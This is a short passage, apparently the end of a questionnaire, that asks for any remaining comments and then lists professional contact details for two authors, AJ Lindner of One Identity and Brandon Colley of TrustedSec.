you want to say that don't fit into any of the categories above?



AJ Lindner

One Identity - Solutions Architect (AD)

<https://AJLindner.net>

@ajlindner (LinkedIn, Github, Reddit)

AJ.Lindner@oneidentity.com



Brandon Colley

TrustedSec - Senior Security Consultant

<https://techbrandon.github.io/>

@techBrandon (LinkedIn, Twitter, Github)

Brandon.Colley@trustedsec.com